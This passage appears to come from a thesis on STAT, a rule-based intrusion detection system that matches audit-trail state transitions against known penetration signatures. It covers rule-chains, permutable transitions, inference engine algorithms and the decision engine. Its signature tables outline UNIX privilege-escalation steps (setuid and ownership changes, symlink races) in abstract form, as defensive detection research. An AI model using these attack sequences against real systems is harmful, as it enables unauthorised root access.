description table provides a structure for organizing the individual state descriptions of those penetrations represented in the rule-base. Each table entry is referenced by exactly one rule in the STAT Rule-base. STAT rules reference these entries when comparing the state transitions that are monitored by the inference engine to the state transitions of known penetrations.

Figure 4.7 illustrates an example state description table that includes the entries for the example penetrations presented in the previous section. State descriptions are written in the form of assertions that are evaluated by the inference engine. Section 4.4 discusses how state descriptions are evaluated each time the inference engine witnesses a signature action that corresponds to the rule that references it. Note that the state descriptions of penetrations 1 and 7 include references to file-sets defined below the table. Thus rules in the rule-base reference the state descriptions in the state description tables, and the state descriptions in turn reference object-sets in the fact-base. (See Appendix C for a brief explanations of how each state description is read.)

State / Penetration	S_1	S_2	S_3	S_4	S_5
P_1	1. File Set #1 <> nil *	1. name(file1) = -* 2. type(file1) = link 3. owner(link_to(file1)) <> user 4. name(link_to(file1)) exists_in File Set #1	1. access(user,EUID) = root		
⋮	⋮	⋮	⋮	⋮	⋮
P_7	1. exists(file) = false, file exists in File Set #4 ** 2. attacker <> root	1. owner(file) = user 2. setuid(file) = disabled 3. name(file) exists_in File Set #4	1. owner(file) = user 2. setuid(file) = enabled 3. name(file) exists_in File Set #4	1. owner(file) <> user 2. setuid(file) = enabled	
⋮	⋮	⋮	⋮	⋮	⋮
P_{18}	1. in_exec mkdir	1. owner(file) = root 2. writeable(file1,user1) = true 3. in_exec mkdir	1. in_exec mkdir	1. in_exec mkdir 2. type(file2) = sym_link 3. owner(link_to(file2)) <> user 4. name(file2) = name(file1)	1. owner(link_to(file2)) = user

Figure 4.7: Example State Description Table

The STAT Rule Format

There are two common control strategies used in rule-based expert systems [12]. The most common rule strategy is referred to as backward chaining. *Backward chaining* systems begin with a goal, and search back through the rule-base for rules that will establish the goal. A goal refers to an attribute whose value the system is attempting to establish. The second common rule strategy is forward chaining. *Forward chaining* rule systems start with a set of facts and input, and fire rules based on this information in order to determine if a goal is met. In forward chaining systems, the inference engine searches the rule-base for rules that are satisfied by the facts and the input data. When the expert system reaches the last rule in a chain of rules, the system is said to have reached a conclusion. The STAT Rule-base uses a *forward chaining* strategy.

STAT rules are used to establish a relationship between the user actions that are monitored by the inference engine, and the state changes that signify an attack scenario in progress. All of the rules associated with a particular penetration are referred to as a *rule-chain*. Each state transition in a state transition diagram has a corresponding rule in the STAT Rule-base. STAT rules are broken into three fields:

Rule Format: (*state_description signature_action (rule_dependence)*).

state_description: (row,column) coordinate to a state description table entry.

signature_action: signature action leading from the state corresponding to the state_description field to the next state in the state transition diagram.

rule_dependence: a regular expression describing the dependencies of this rule to the other rules in the rule-chain.

To understand the function of each field, it is necessary to define the term *state transition* as it applies to expert rules. A state transition is a combination of two

items: the state of the system from which a signature action is executed, and the signature action itself. For example, the first state transition of the state transition diagram for Penetration 1, Figure 4.4, is represented as the union of the state S_1 and the first signature action, which leads to state S_2. Thus, the first two fields of a STAT rule represent a single state transition.

Tables 4.3, 4.4 and 4.5 present rule-chains for penetrations 1, 7 and 18, respectively. The state description field is a (row,column) reference into the state description table. For example, the state description field from the first rule of Penetration 1 is written as follows: SDT(P_1, S_1). This field references row 1, column 1 of the state description table presented in Figure 4.7. The signature action field for the first rule of Penetration 1 corresponds to the signature action that leads from state SDT(P_1, S_1) to state SDT(P_1, S_2).

	State Description	**Signature Action**	**Rule Dependence**
Rule 1	<SDT(P_1,S_1)>	<user creates file>	$< \emptyset >$
Rule 2	<SDT(P_1,S_2)>	<user executes file>	<Rule 1>

Table 4.3: Rule-Chain: Penetration 1

	State Description	**Signature Action**	**Rule Dependence**
Rule 1	<SDT(P_7,S_1)>	<user creates file>	$< \emptyset >$
Rule 2	<SDT(P_7,S_2)>	<user modify_setuid file>	<Rule 1>
Rule 3	<SDT(P_7,S_3)>	<user modify_owner file>	<Rule 2>

Table 4.4: Rule-Chain: Penetration 7

The rule dependence field lists all other rules in the chain that contain state transitions for which the rule's own state transition depends. For example, the state transition represented in Penetration 1's first rule is not dependent on any previous state transition (i.e., it is the first state transition of the penetration). Thus the rule dependence field for this rule contains $\emptyset$ to denote that the first state transition is

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(P_{18},S_1)>	<user creates file1>	$< \emptyset >$
Rule 2	<SDT(P_{18},S_2)>	<user deletes file1>	<Rule 1>
Rule 3	<SDT(P_{18},S_3)>	<user creates file2>	<Rule 2>
Rule 4	<SDT(P_{18},S_4)>	<user modify_O_UID file2>	<Rule 3>

Table 4.5: Rule-Chain: Penetration 18

independent of all other state transition. In fact, the first rule of each penetration will have an empty rule dependence field, since there is no state transition required to precede the first state transition in a state transition diagram. In Penetration 1's second state transition, the user executes the file created in the first state transition. Since it is not possible for the user to execute a file that does not exist, it follows that rule 2's state transition is dependent on rule 1's. Thus, rule 2's rule dependence field specifies that rule 2 should fire only if rule 1 fires first. In this way, the rule dependence field defines an ordering to the rule-chain.

Consider the rule dependence fields for Penetrations 7 and 18. Like Penetration 1, these fields define a strict order to each penetration's state transitions. That is, each rule may only fire if the predecessor rule fires first. Note that only the immediate predecessor rule is listed in the rule dependence field. This is because if rule 2 is dependent on rule 1, and rule 3 is dependent on rule 2, then it is reasonable for rule 3 to assume that if rule 2 has fired, then rule 1 must have also fired. Thus rule 3 need only state its dependence on rule 2. However, the situation may arise that rule 3 is dependent on both rule 1 and/or rule 2, and rules 1 and 2 are independent of each other. In this case, rule 3's rule dependence field must specify its dependence on both rules 1 and 2, and whether the dependence is AND-related or OR-related. The following section discusses the issues involved in representing state transition diagrams whose state transitions are independent of each other. When state transitions are independent of each other, the result is an attack scenario with permutable signature actions. That is, in such attack scenarios, there is more than one ordering to the signature actions that will achieve the target compromise.



Figure 4.8: Example State Transition Diagram with Permutable Signature Actions

Permutable State Transitions

To this point, an underlying assumption regarding state transitions has been that they are easily ordered into a single sequence. For example, consider the state transitions generated when a user creates a file and sets the file's ownership attribute to another user:

Action 1: User creates foo
Action 2: User modify_O_UID foo

Note that the second action is dependent on the first action, in that the file must first be created before its ownership attribute can be modified. Thus, the STAT Rule-base is assured that for these actions to occur, action 2 must follow action 1. The three rule-chains for Penetrations 1, 7 and 18, presented in the previous section, are examples of penetrations with strictly ordered state transitions.

However, it is equally possible that two signature actions within a penetration rule-chain will be independent of the other. For example, consider the creation of a file, followed by the creation of a UNIX symbolic link to the file. The actions are stated as follows:

Action 1: User creates foo
Action 2: User creates bar

where file bar is a symbolic link to file foo. UNIX allows one to create a symbolic link to a file, regardless if the file being linked to exists or not. Thus, a compromise that requires the above two actions is achievable regardless of the order in which they are executed.

The STAT Knowledge-base handles permutable state transitions through the rule dependence field. Consider the state transition diagram illustrated in Figure 4.8. There are four unspecified signature actions and five states. Recall that state transitions are represented as the union of signature actions and the states from which the signature actions lead. The state transitions of Figure 4.8 are listed as follows:

State Transition		**State**		**Signature Action**
ST_1	$\leftarrow$	S_1	$\cup$	A_1
ST_2	$\leftarrow$	S_2	$\cup$	A_2
ST_3	$\leftarrow$	S_3	$\cup$	A_3
ST_4	$\leftarrow$	S_4	$\cup$	A_4

To illustrate how STAT rules represent permutable state transitions, consider the following situation:

- ST_1 is independent
- ST_2 is dependent on ST_1
- ST_3 is dependent on ST_1
- ST_4 is dependent on ST_2 and ST_3

The first bullet indicates that ST_1 is independent of the other state transitions. That is, ST_1 does not require any of the other state transitions to precede its executions. The second bullet indicates that in order for state transition ST_2 to be successful, state transition ST_1 must be executed first. For example, ST_2 might represent the setting of a file's setuid bit and ST_1 might represent the creation of that file. Similarly, the third bullet indicates that ST_3 is also dependent on ST_1. Lastly, the fourth bullet indicates that ST_4 must be preceded by the execution of ST_2 and ST_3.

To represent the above state transition dependencies, the corresponding STAT rule-chain is written as follows:

	State Description	**Signature Action**	**Rule Dependence**
Rule 1	S_1	A_1	$< \emptyset >$
Rule 2	S_2	A_2	$<$ Rule 1 $>$
Rule 3	S_3	A_3	$<$ Rule 2 $>$
Rule 4	S_4	A_4	$<$ Rule 2 & Rule 3$>$

Given the above rule-chain, there are two possible orders in which the rules can be fired and achieve the target compromised state:

Sequence 1: Rule 1, Rule 2, Rule 3, Rule 4.
Sequence 2: Rule 1, Rule 3, Rule 2, Rule 4.

The following section discusses how the STAT Inference Engine uses the rule dependence field to determine all of the acceptable state transition sequences that will achieve the compromised state.

4.4 The STAT Inference Engine

At the core of an expert system, exists a collection of algorithms that directs its search for new information. The *inference engine* refers to that portion of the expert system that contains the system's inference and control strategies [11, 22]. Inference and control strategies are typically based on one form of inductive or deductive reasoning. For example, one common form of inference strategy used by expert systems relies on a long established rule of logic known as *modus ponens*. The rule of modus ponens states the following: from p and (if p q), infer q. The forward-chaining rule

strategy used by STAT is a generalization of modus ponens. Traditional forward chaining expert rules are written using If–Then constructs:

```
If   <antecedent>
Then <consequent>
```

Although STAT's inference rules are not written using If–Then constructs, they are based on the same forward-chaining rule strategy. For example, consider the STAT rule-chain for Penetration 1, Table 4.3. Penetration 1's rule-chain could just as easily be represented using the If–Then rule format:

Rule 1:

```
If   (Sig_Action(P1,A1) occurs and SDT(P1,S2) holds)
Then State_Transition(S1,A1) occurred
```

Rule 2:

```
If   (Sig_Action(P1,A2) occurs and SDT(P1,S3) holds)
Then State_Transition(S2,A2) occurred
```

Each rule's antecedent specifies the condition under which the consequent may be inferred. For example, in rule 1 state transition (S_1,A_1) (i.e., the first state transition of Penetration 1) may be inferred to have occurred under two conditions:

1. Penetration 1's first signature action is witnessed (i.e., Sig_Action(P_1,A_1)), and
2. the state description assertion(s) defined in entry SDT(P_1, S_2) of the state description table holds as a result of Sig_Action(P_1,A_1).

Similarly, rule 2 states that the second state transition of Penetration 1 (i.e., (S_2,A_2)) will occur if Penetration 1's second signature action is witnessed, and the state description assertion(s) defined in entry (P_1,S_3) of the state description table hold as a result.

An important point regarding the above rules for Penetration 1 is that two key conditions are omitted. One condition is that the antecedent of rule 1 should only be evaluated when Penetration 1's prerequisite state (i.e., state description assertion(s) (P_1,S_1)) holds. Second, rule 2's antecedent should be evaluated only after it has

been established that the first state transition of Penetration 1 (i.e., state transition (S_1,A_1)) has occurred. Essentially, what is needed is a method for specifying the eligibility and ineligibility of rules based on whether one or more state assertions currently hold. One way of specifying rule eligibility is using nested if statements:

Rule 1A:

```
If   (SDT(P1,S1) held)
Then If   (Sig_Action(P1,A1) occurs and SDT(P1,S2) holds)
     Then State_Transition(S1,A1) occurred
```

Rule 2A:

```
If   (State_Transition(S1,A1) occurred)
Then If   (Sig_Action(P1,A2) occurs and SDT(P1,S3) holds)
     Then State_Transition(S2,A2) occurred
```

In strictly ordered penetration rule-chains (i.e., rule-chains without permutable signature actions), this is a very straight forward task. The inference engine need only evaluate a rule when the state transition represented by its predecessor rule fires. However, determining when to evaluate each rule of a penetration rule-chain that supports permutable signature actions is a bit more difficult. Rule-chains with permutable actions may be fired in more than one order, and the inference engine must use the rule dependence field, Section 4.3.2, to determine all possible orders that the state transitions can occur. Section 4.4.2 describes how the penetration rule-chains are translated into an internal representation, which the inference engine uses to monitor the state transitions recorded within each subject's audit trail.

Each subject on the target system is provided a separate instantiation of the STAT Inference Engine to monitor the subject's audit trail exclusively. However, to save memory all inference rules are shared globally among the instantiated inference engines. Each instantiated inference engine monitors its associated subject's activity, comparing the state transition information recorded within the subject's audit trail to the internal representation of the penetration rules.

Each fired rule is recorded within a structure referred to as the fired rule list, which is located within the working memory area shared by the inference engine and decision engine (Figure 4.2). A rule is said to have fired when, while it is eligible to

fire, its antecedent is evaluated and found to hold. Maintaining an accurate record of each inference engine's fired rules is crucial to the success of state transition analysis; fired rules indicate how far each subject has progressed with respect to completing a penetration. Since a key concern of STAT is to maintain individual accountability, the fired rule list must logically separate the fired rules of each subject. However, in recognition that two or more subjects may cooperate to execute a single penetration, Section 4.4.3 describes how each inference engine monitors the fired rule lists of all other subjects.

Section 4.4.1 further introduces the overall functionality of the STAT Inference Engine by discussing each of its interfaces to the other STAT components. Next, Section 4.4.2 discusses the inference engine's internal representation of the penetration rule-chains. During initialization, the inference engine translates the three fields of the penetration rule-chains into a representation that will efficiently elaborate all of the sequences in which rules may fire. These translated rules are referred to as *inference engine rules*. Once the inference engine rules have been produced, the inference engine is ready to begin individual processing of subject audit trails. Section 4.4.3 discusses the general algorithm used by each inference engine instantiation to process its associated subject's audit trail.

4.4.1 The STAT Inference Engine Interfaces

The inference engine maintains an interface with all other STAT components. Although there are multiple instantiations of inference engines, they collectively share the same single set of interfaces (i.e., they are perceived as a single mechanism by the other STAT components). Figure 4.9 illustrates the flow of information between the inference engine and the other components. The inference engine maintains five interfaces: the audit record preprocessor interface, fact-base interface, rule-base interface, decision engine interface and the knowledge acquisition subsystem interface.

The audit record preprocessor interface refers to the communication link used by the preprocessor to pass formatted audit records to the inference engine. Upon receiving each audit record, the inference engine converts the action and object fields into signature action format and determines what state changes are recorded within



Figure 4.9: STAT Inference Engine Interfaces

the audit record. This information is then compared to the state transitions represented within the inference rules constructed from the penetration rule-chains.

The inference engine maintains two interfaces into the knowledge-base. One interface is between the inference engine and the fact-base updater. When audit records are received that record the deletion, modification or creation of an object, the inference engine passes the object's identity to the fact-base updater, which decides if any object-sets require modification. The second interface is between the inference engine and the rule-base. Here, the inference engine reads in all rule-chains from the rule-base during initialization and generates an internal representation of the rule-chains, which identifies all acceptable orders that the penetration rules may be fired.

The inference engine also maintains an interface to the decision engine. This communication link is not direct, but takes place via the fired rule list, which is

stored in a shared memory structure that is accessible to both the inference engine and decision engine. The decision engine monitors the fired rules of each inference engine and responds to each fired rule based on a number of factors.

Finally, the fifth interface illustrated by Figure 4.9 links the inference engine to the proposed knowledge acquisition subsystem (Section 4.6). The knowledge acquisition subsystem is intended to identify variants of known penetrations, as well as identify new penetrations that share the same final compromised state as a known penetration. This subsystem is proposed in recognition of the fact that no rule-base can ever be guaranteed to represent all possible penetrations in a given target system. The development of the knowledge acquisition subsystem is part of a separate research effort, and Section 4.6 is limited to a brief description of this future STAT component.

4.4.2 Inference Engine Initialization

Before the subjects are provided separate inference engine instantiations, the inference engine first creates an internal representation of each penetration rule-chain. Recall that the purpose of the inference engine rules are to provide an efficient representation of all acceptable rule-chain sequences. Given the stringent performance requirements needed by real-time audit data analysis tools, the term *efficiency* applies more to rule speed than rule compactness.

Acceptable rule sequences are determined by the rule-dependence field. The simplest form of rule dependency is the strictly ordered rule-chain. In a strictly ordered rule-chain, each rule in the rule-chain will only fire if its predecessor rule fires first. That is, rule 2 fires only if rule 1 fired, and rule 3 fires only if rule 2 fired, etc. (Section 4.3.2). Penetration identification expert systems such as W&S, IDES and NADIR all use strictly ordered penetration rule chains. One of the key features that STAT possesses is its ability to represent permutable user actions within its penetration rule-chains. Whereas, current penetration identification systems require multiple rule-chains to represent multiple sequences of the same scenario, the STAT rule dependence field allows the inference engine to elaborate all acceptable sequences within a single rule-chain.

Recall from Section 4.3.2 that it is possible for two state transitions within a penetration rule-chain to fire independently. For instance, consider the rule-chain presented in Section 4.3.2. Here, the rule dependence fields of rules 2 and 3 are dependent on the previous firing of rule 1, rule 4 depends on the previous firing of rules 2 and 3, and rule 1 is independent of the other rules. Given the above rule-chain, two acceptable sequences of fired rules exist:

Sequence 1: Rule 1, Rule 2, Rule 3, Rule 4.
Sequence 2: Rule 1, Rule 3, Rule 2, Rule 4.

To represent the above sequences, the inference engine must implement a forward chaining rule scheme that can separate rules that are eligible to fire from those that are not. Unlike some rule-based systems, which operate on the premise that every rule is eligible to fire at any time, the STAT inference engine must be capable of distinguishing eligible rules from ineligible rules based on the context of what rules have previously fired.

A simple way to visualize the logic needed to elaborate the two potential state transition sequences represented within the above rule-chain is using a structure similar to Context Trees [4, 22]. Context trees provide a structured technique for ordering the sequences or priorities in which rules are fired. Context trees model the progression of a rule-chain, from the first rule fired to the last. Figure 4.10 illustrates the possible orders in which the state transitions from the rule-chain listed above may occur.

Each node in Figure 4.10 corresponds to a fired penetration rule, and the root node corresponds to the initial state, in which no rule has fired. Traversing the rules from the root to the leaves produces the two possible orders in which the rules may fire to achieve the compromised state. The top branch of Figure 4.10, from the root node to node R1, corresponds to the first state transition that must occur in this penetration (S_1, A_1). The statement to the right of the top branch is read as follows: if S_1 held and A_1 is witnessed and $S_{2\&3}$ now holds, then fire rule R1 (i.e., the first state transition has occurred). The state $S_{2\&3}$ refers to the state assertions within S_2 and S_3, which when AND-related will satisfy both of the preconditions needed by signature actions A_2 and A_3.



Figure 4.10: Example Penetration Rule-Tree

In the event rule R1 is fired, there are two possible state transitions that could occur next: (S_2,A_2) or (S_3, A_3). In the event that signature action A_2 occurs after R1 fires, and as a result the state assertions of S_3 hold, then R2 is said to have fired. That is, if the first state transition is followed by the second state transition, and as a result the state description assertions for S_3 hold, then the penetration may still proceed. Similarly, in the event that the first state transition is followed by the third state transition, and as a result the state assertions of S_2 hold, then the penetration scenario may proceed.

Following the left sub-branch, given that rules R1 and R2 have fired, then if the third state transition occurs, and as a result the state assertions for S_4 hold, then rule R3 is fired. Continuing down the left sub-branch, if the fourth state transition occurs, and as a result the state assertions for S_5 hold, then rule R4 is fired. Once R4 has fired, then the penetration has completed.

The process of traversing Figure 4.10 down the right sub-branch from root to leaf is identical to the process used to traverse the left sub-branch. The key point to observe is that at all times the tree maintains the distinction between the rules that were fired, the rules that were eligible to fire, and the rules that were ineligible to fire. The STAT Inference Engine, however, need not implement an internal rule tree. In fact, given that a rule tree will require N^N+1 nodes to represent a rule chain with N independent rules, rule trees are quite inefficient with respect to memory usage.

When implementing the STAT Inference Engine, nested If-Then constructs could just as easily be used to represent the rule dependencies of the penetration rule-chains. For example, the If-Then construct equivalent of Figure 4.10 is written as follows:

Rule 1:

```
If   SDT(P_X, S_1)
Then If sig_action(P_X,A_1) and
     SDT(P_X,S_2&3)
     Then
          Fired := Fired + Rule 1
```

Rule 2:

```
If   Rule 1 and SDT(P_X, S_2&3)
Then If sig_action(P_X,A_2) and
     (SDT(P_X,S_2&3) or SDT(P_X,S_4))
     Then
          Fired := Fired + Rule 2
```

Rule 3:

```
If   Rule 1 and SDT(P_X, S_2&3)
Then If sig_action(P_X,A_3) and
     (SDT(P_X,S_2&3) or SDT(P_X,S_4))
     Then
          Fired := Fired + Rule 3
```

Rule 4:

```
If   (Rule 2 and Rule 3) and SDT(P_X,S_4)
Then If sig_action(P_X,A_4) and
     (SDT(P_X,S_5)
     Then
          Fired := Fired + Rule 4
```

The first level of the If-Then rules indicates the rule dependencies that are located in the rule dependence fields of the corresponding penetration rule-chain. The antecedent of the next level indicates the signature action expected, and the resulting state assertions that must hold as a result of the signature action. Finally, the inner consequent identifies the newly fired rule. As discussed in Section 4.4, each inference engine maintains a fired rule list for its associated subject within the working memory segment.

The above example is deliberately simplistic to avoid a prolonged discussion on the issue of calculating rule eligibility. In addition to context trees, specialized algorithms such as the Rete Matching Algorithm, developed for the OPS5 Inference Engine, have been designed to efficiently calculate rule eligibility [11]. One point to consider when choosing the internal representation of the penetration rules is the tradeoff between space versus speed. Whereas rule tree representations may require

significantly large amounts of space to represent particular rule-chains, they are notably efficient with respect to speed. Furthermore, although the theoretic worst-case rule-chain will produce N^N+1 nodes, in practice it appears that such rule-chains will be rare. If-Then rules, on the other hand, are more efficient with respect to space, but may perform slower than rule trees in certain situations. As illustrated by the above example, If-Then rules represent eligibility using two layer If-Then constructs: the antecedent of the outer If statement specifies the circumstances under which the inner (penetration) rule becomes eligible. As the complexity of the rule-dependence field increases, so too does the amount of time it takes the inference engine to determine if the inner rule is eligible to fire.

4.4.3 Audit Record Processing

Once the penetration rule-chains have been translated into an internal format during initialization, a separate instantiation of the inference engine is provided for each subject on the system. Active subjects refer to those subjects with processes currently running on the target system.

Upon receiving each audit record generated by its associated subject, the inference engine performs three steps. These steps are listed in Figure 4.11. The first step is to inform the fact-base updater regarding any object deletions, modifications or creations. The fact-base updater uses this information to update the fact-base object-sets as discussed in Section 4.3.1.

In step 2, the inference engine checks the fired rule lists of all other subjects. The inference engine identifies those rules that have been fired by other subjects' inference engine instantiations and determines if the state changes from those fired rules are also visible in the execution domain of the inference engine's associated subject. More specifically, step 2 is provided in recognition of the fact that subjects not only have the ability to create, modify and delete objects that are visible to themselves, but that are visible to other subjects. Thus, certain penetrations could easily be executed by two subjects who coordinate the execution of the penetration's signature actions such that they collectively achieve the compromise. One obvious example of a state

change that is visible to multiple subjects is the addition or subtraction of objects from an object-set.

Consider an attack that requires the execution of three strictly ordered state transitions: ST_1, ST_2 and ST_3. It is possible that two subjects U_1 and U_2 may cooperate together to execute the attack. For example, subject U_1 may execute state transition ST_1, and subject U_2 may subsequently execute ST_2. Without knowledge of the fired rules of other subjects, neither U_1's nor U_2's inference engines are in a position to identify that the subjects are conspiring to achieve the compromise. That is, subject U_1's inference engine records ST_1 as the only state transition executed, but U_2's inference engine will not identify ST_2 as part of the attack at all, since ST_2 is dependent on ST_1. Thus, having both inference engines inquire as to the fired rules of the other subjects provides them the ability to identify the two state transitions collectively as a threat.

Finally, the inference engine compares the state transitions recorded within each newly received audit record to the antecedent of each eligible rule in the suite of penetration rule-chains. This comparison is presented in step 3 of Figure 4.11. In step 3, the inference engine loops through each rule-chain and analyzes those rules that are eligible with respect to its associated subject. For each of the eligible rules, if the rule's antecedent evaluates to true, then the eligible rule is placed in the fired rule list. An eligible rule's antecedent evaluates to true when the current audit record's signature action corresponds to the signature action specified by the rule, and the state descriptions of the rules that depend on the eligible rule are found to hold as a result of the signature action.

The negative case of step 3's if statement is performed in recognition that once a state description holds, there is no guarantee that it will continue to hold indefinitely. In the event that the eligible rule's antecedent does not hold, then the inference engine determines whether the reason the antecedent does not hold is because the rule's prerequisite state description no longer holds. If the rule's prerequisite state description no longer holds, then there is no way for the rule's state transition to occur, and thus the rule should no longer be considered eligible. Recall that a rule is considered eligible when the rule that directly precedes it in a rule tree path has fired (assuming that the inference engine uses rule trees to represent rule dependencies).

```
1 if   sig_action(current_AR) del/mod/create
  then send_fact_base(current_AR)

2 examine each neighbors' fired rule lists

3 for  each rule_chain
  for  each eligible_rule
       if antecedent_satisfied(eligible_rule, current_AR) = true
       then
           fired_rule_list:=fired_rule_list+eligible_rule
       else
           while SDT(eligible_rule)=false
           do
                fired_rule_list:=fired_rule_list-pred(eligible_rule)
  end for
  end for
```

Figure 4.11: Algorithm for Audit Record Processing

If a rule is no longer eligible, then the rule that preceded it (i.e., which it depends on to satisfy its state description assertions) must fire again to make it eligible once more. That is, the preceding rule must fire once more to resatisfy the successor rule's state description assertions. Therefore, the inference engine removes the preceding rule from the list of fired rules. The process of removing rules from the fired rule list continues, backtracking up the rule tree path, until a precondition of a predecessor rule is found to hold.

For example, consider the left-most path of the rule tree presented in Figure 4.10. Suppose that the inference engine witnesses a sequence of state transitions that cause it to fire rule 1, followed by rule 2. If such a sequence occurred, then rule 3, in the left-most path, would be identified as the next eligible rule. Now, suppose that after processing several additional audit records the inference engine discovers that the prerequisite state description required by rule 3 no longer holds. For example, suppose that a state description assertion of rule 3 specifies that the subject is executing a certain program, and subsequently STAT witnesses the termination audit record for that program. At the point in which the inference engine tests rule 3's antecedent, rule 3's prerequisite state description will evaluate to false, and rule 2 (which precedes rule 3) will be removed from the list of fired rules. Furthermore the same check is performed on rule 2's prerequisite state description, which may cause the inference engine to "unfire" rule 1.

One design issue that is not addressed by the inference engine algorithm in Figure 4.11 is that of multiple concurrent executions of the same penetration. The case may arise that a subject fires N rules of an M length rule-chain, and then restarts the same penetration (perhaps to compromise a different subject/object). For brevity, the issue of multiple instantiations of a penetration by a single subject is not addressed in this thesis. However, a follow on research effort, which will implement a prototype of the STAT design, will address this issue. To support multiple penetration instantiations the prototype will add a third dimension to the fired rule list, allowing the inference engine to record multiple fired rules for a single penetration. The prototype will also implement a slightly modified definition of eligible rules, which will consist of all fired rules in the rule path, along with the next expected rule in the path.

4.5 The STAT Decision Engine

The decision engine is the mechanism that decides what messages STAT sends to the SSO Interface based on the penetration rules that have been fired by the inference engine. The decision engine identifies how far each subject has moved the system toward achieving a compromise, and generates messages to the SSO Interface accordingly. The decision engine identifies the progress of each subject by monitoring the fired rule list maintained by the inference engine.

The decision engine is responsible for deciding what action(s) should be taken in response to the addition of each fired rule. Possible actions include warning the security officer, preempting the execution of the next signature action that will lead to the firing of the next eligible rule or ignoring the newly fired rule altogether.

The decision engine adds to the modularity of STAT by allowing the administrator to modify STAT's responses to each fired rule in isolation. Furthermore, decision engines can be interchanged, depending on the environment in which STAT runs. For security-critical audit analysis, the decision engine may specify the actions that must be taken to preempt the transition of the next eligible rule. For lesser security-critical environments that do not require preemption, the decision engine could instead provide warnings to the SSO Interface, explaining the danger. STAT might also be placed in a surveillance mode, where the decision engine becomes especially sensitive to certain subjects that fire rules than it is toward other subjects. Surveillance mode could be configurable or could be tied to the operation of a profile-based anomaly detection component, which might increase the decision engine's sensitivity to subjects whose activities also generate high numbers of anomaly reports.

